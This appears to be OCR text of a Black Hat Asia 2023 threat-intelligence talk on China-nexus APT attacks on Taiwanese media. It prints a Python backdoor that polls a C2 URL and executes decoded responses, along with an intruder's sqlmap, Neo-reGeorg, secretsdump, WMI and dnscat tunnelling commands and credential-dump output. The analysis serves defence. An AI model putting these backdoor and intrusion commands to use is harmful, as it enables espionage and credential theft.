private const string strRegPath = "Software\\Microsoft\\Windows\\WOW64";

// Token: 0x04000033 RID: 51
private const string strRegName = "WinAccess";

// Token: 0x04000034 RID: 52
private static string strCloudFolder = string.Empty;

// Token: 0x04000035 RID: 53
private static string strComputerFolder = string.Empty;

// Token: 0x04000036 RID: 54
private static string strDownloadFolder = string.Empty;

// Token: 0x04000037 RID: 55
private static string strUploadFolder = string.Empty;

// Token: 0x04000038 RID: 56
private static string strDownloadFolderName = string.Empty;

// Token: 0x04000039 RID: 57
private static string strUploadFolderName = string.Empty;

// Token: 0x0400003A RID: 58
private static string strUserTempFolder = string.Empty;

// Token: 0x0400003B RID: 59
private static int nSleepTime = 30000;
```

AESPassword for filename encryption

ZipPassword for file compression

Registry path for Dropbox token


Sleep time

DropCloud

- Function table

Command ID	Function
00010101	List directories
00010102	Get system info
00010103	Get service info
00010301	Get process info
00010302	Screenshot
00010401	Upload file
00010501	Download file
00010801	Delete file
00012001	Run shell command
00012002	Kill shell
00014001	Change sleep time

DropCloud


Registry
2. Connect to Dropbox &
upload victim info to new folder
3. Send commands to Dropbox
6. Receive victim's files
Actor
4. Get commands
1. Store token in registry
5. Send output to Dropbox
DropCloud

SLIME51

Target Country: TW, IN


Target Industry: Media

TTP:

- Phishing RAR
- Python reverse shell
- go-icmp-data (Golang-based ICMP reverse shell)

Phishing method

- Phishing with fake PDF icon
- Lure theme: Taiwan and the Czech Republic signed a semiconductor technology cooperation memorandum on the 23rd …




```python
total, used, free = shutil.disk_usage("/")
whnd = ctypes.windll.kernel32.GetConsoleWindow()
if whnd != 0:
    ctypes.windll.user32.ShowWindow(whnd, 0)
    ctypes.windll.kernel32.CloseHandle(whnd)

stime=50
url = "https://url2.ml/update.php"
sid=str(total%10000)
hdr = {'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0',
    'Accept':'image/webp,*/*',
    'Accept-Language':'q=0.8,en-US;q=0.5,en;q=0.3',
    'Accept-Encoding':'deflate, br',
    'Referer':'https://www.google.com/',
    'Length':sid,
    'Cookie':''
}
try:
    scheduler = win32com.client.Dispatch('Schedule.Service')
    scheduler.Connect()
except:
    pass

def mythread(axcs):
    #print('mythread...')
    try:
        hdr['Cookie']=''
        req = urllib.request.Request(url, headers=hdr)
        response = urllib.request.urlopen(req)
        html = response.read().decode('utf-8').strip()
        #print(html)
        if len(html) > 2:
            #print(base64.b64decode(html[2:]).decode())
            exec(base64.b64decode(html[2:]).decode())
```

C2: url2.ml

- Fake url shortening website



Case Study: Hacker's note

Case study

- Dec. 2022, unknown actor exploited Taiwan media web server
- Attack from Chinese actor: yanghai

```
C:\Users\yanghai[illegible]>python main.py -n 8b1132c
```

- Simplied Chinese in note

```
留后门，外网webshell
----------------------------

The remote web server leaks the following private IP address :

10. [illegible]
```

- yanghai exploited sql vulnerability with sqlmap

```
注入直接拿到sqlserver, windows 2000,dns上线

-u "[illegible]" -p "Txt_Id" --random-agent --tamper "space2comment.
```

Case study

- Lateral movement and credential dumping:
  - feifeilove (custom mimilove, mimikatz for windows 2000)
  - Neo-Regeorg
  - impacket-secretsdump
  - WMIHACKER
  - dnscat

```
cmd.exe  [redacted]  2> c:\winnt\temp\lo.e

.#####.   feifeilove 1.0 built on Dec  4 2022 14:37:43
.## ^ #
#.  "Love edition <3"
## / \ ##  /* * *
## \ / ##
'## v ##'     '#####'    Windows 2000 only!                                  * * */

=========================================
LSASRV Credentials (MSV1_0, ...)
=========================================

Authentication Id : 0 ; 24579 (00000000:00006003)
Session           : UndefinedLogon
Type from 0
User Name         : (null)
Domain            : (null)
Logon Time        : 2022/10/18 ?? 10:34:38
```

Case study

- Lateral movement and credential dumping:
  - feifeilove
  - Neo-Regeorg
  - impacket-secretsdump
  - WMIHACKER
  - dnscat

```
###
代理脚本打入内存
python3 neoreg.py -k javascript -u https://[redacted].aspx -l 0.0.0.0 -p 8888
```

Case study

- Lateral movement and credential dumping:
  - feifeilove
  - Neo-Regeorg
  - impacket-secretsdump
  - WMIHACKER
  - dnscat

```
root@fuckme:~# proxychains impacket-secretsdump [redacted]
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

Case study

- Lateral movement and credential dumping:
  - feifeilove
  - Neo-Regeorg
  - impacket-secretsdump
  - WMIHACKER
  - dnscat


```
cscript c:\winnt\temp\w.vbs /cmd [redacted] 'whoami'

cscript c:\winnt\temp\w.vbs /cmd [redacted] "tasklist"
```

Case study

- Lateral movement and credential dumping:
  - feifeilove
  - Neo-Regeorg
  - impacket-secretsdump
  - WMIHACKER
  - dnscat

```
os-shell> c:\winnt\temp\win32.e  --dns domain=ns2.[illegible].xyz --secret=[illegible]
```


2. Deploy tools
on web server
2-a. Credential dumping
• impacket-secretsdump
• Feifeilove (mimilove for windows 2000)
2-b. Lateral movement
• Neo-Regeorg
• WMIHACKER
3. Login with credential
to target PC
1. Sql injection
yanghai
2-c. DNS tunnel for backdoor
• Dnscat
4. Deploy
CobaltStrike

Conclusion

Key Takeaways

1. APT attacks targeting media is increasing and expanding

2. China-nexus APT groups have launched massive attacks during political events

3. TTPs in cyber kill chain

Mitigation

1. Strengthening employee cybersecurity education
2. Implementing robust security controls
3. Updating and patching software vulnerabilities
4. Regularly conducting vulnerability scans and testing

black hat ASIA 2023

MAY 11–12

BRIEFINGS

Thank You!

TEAMT5

Persistent Cyber Threat Hunters

Zih-Cing Liao (duckll@teamt5.org)

Yue-Tien Chen (timc@teamt5.org)

Reference

- CRISTA GIERING, JOSHUA MILLER, MICHAEL RAGGI AND THE PROOFPOINT THREAT RESEARCH TEAM. (2022) Above the Fold and in Your Inbox: Tracing State-Aligned Activity Targeting Journalists, Media (https://www.proofpoint.com/us/blog/threat-insight/above-fold-and-your-inbox-tracing-state-aligned-activity-targeting-journalists)
- 羅正漢. (2019) 遭受駭客攻擊！臺港蘋果日報App及網站服務受影響 (https://www.ithome.com.tw/news/133325)
- 姚寶煜. (2021) 駭客入侵《菱傳媒》 襲擊後台、資料庫刪光所有新聞 (https://newtalk.tw/news/view/2021-12-06/677374)
- Alexandra BruellFollow , Sadie GurmanFollow and Dustin Volz. (2022) Cyberattack on News Corp, Believed Linked to China, Targeted Emails of Journalists, Others (https://www.wsj.com/articles/cyberattack-on-news-corp-believed-linked-to-china-targeted-emails-of-journalists-others-11643979328)
- Ben Westcott. (2022) Australian Chinese News Site Hit by Cyber Attack, Media Reports (https://www.bloomberg.com/news/articles/2022-06-08/australian-chinese-news-site-hit-by-cyber-attack-media-reports?leadSource=uverify%20wall)
- Mandiant Intelligence and Consulting (2023) Stealing the LIGHTSHOW (Part One) — North Korea's UNC2970 (https://www.mandiant.com/resources/blog/lightshow-north-korea-unc2970)
- Threat Hunter Team (2020) Palmerworm: Espionage Gang Targets the Media, Finance, and Other Sectors (https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/palmerworm-blacktech-espionage-apt)

Reference

- Bill Marczak, John Scott-Railton, Noura Al-Jizawi, Siena Anstis, and Ron Deibert. (2020) The Great iPwn: Journalists Hacked with Suspected NSO Group iMessage ‘Zero-Click’ Exploit (https://citizenlab.ca/2020/12/the-great-ipwn-journalists-hacked-with-suspected-nso-group-imessage-zero-click-exploit/)
- RAYMOND LEONG, DAN PEREZ, TYLER DEAN. (2019) MESSAGETAP: Who’s Reading Your Text Messages? (https://www.mandiant.com/resources/blog/messagetap-who-is-reading-your-text-messages)
- Yvette Tan & David Molloy. (2022) Taiwan: Nancy Pelosi meets President Tsai to Beijing's fury (https://www.bbc.com/news/world-asia-62398029)
- Wayne Chang, Sophie Jeong, Heather Chen, Brad Lendon and Eric Cheung. (2023) China military rehearses ‘encircling’ Taiwan after US Speaker visit (https://edition.cnn.com/2023/04/07/china/china-taiwan-military-exercises-hnk-intl-ml/index.html
- 李欣芳 (2022) 台鐵小7螢幕遭駭 NCC：廣告系統使用中國軟體 (https://news.ltn.com.tw/news/politics/breakingnews/4013709)
- 邱晟軒 (2022) 快訊 / 台鐵螢幕牆出現「老巫婆竄訪台灣」：迎接的人將受審判 (https://www.ettoday.net/news/20220803/2308095.htm)
- 民視新聞網 (2022) YT直播遭攻擊放「一個中國」　民視聲明：立刻移除影片謹慎面對 (https://www.ftvnews.com.tw/news/detail/2022807W0014)

Black Hat Sound Bytes.

1. APT attacks targeting media is increasing and expanding

2. China-nexus APT groups have launched massive attacks during political events

3. Media companies need to take more approaches to protect their systems and data.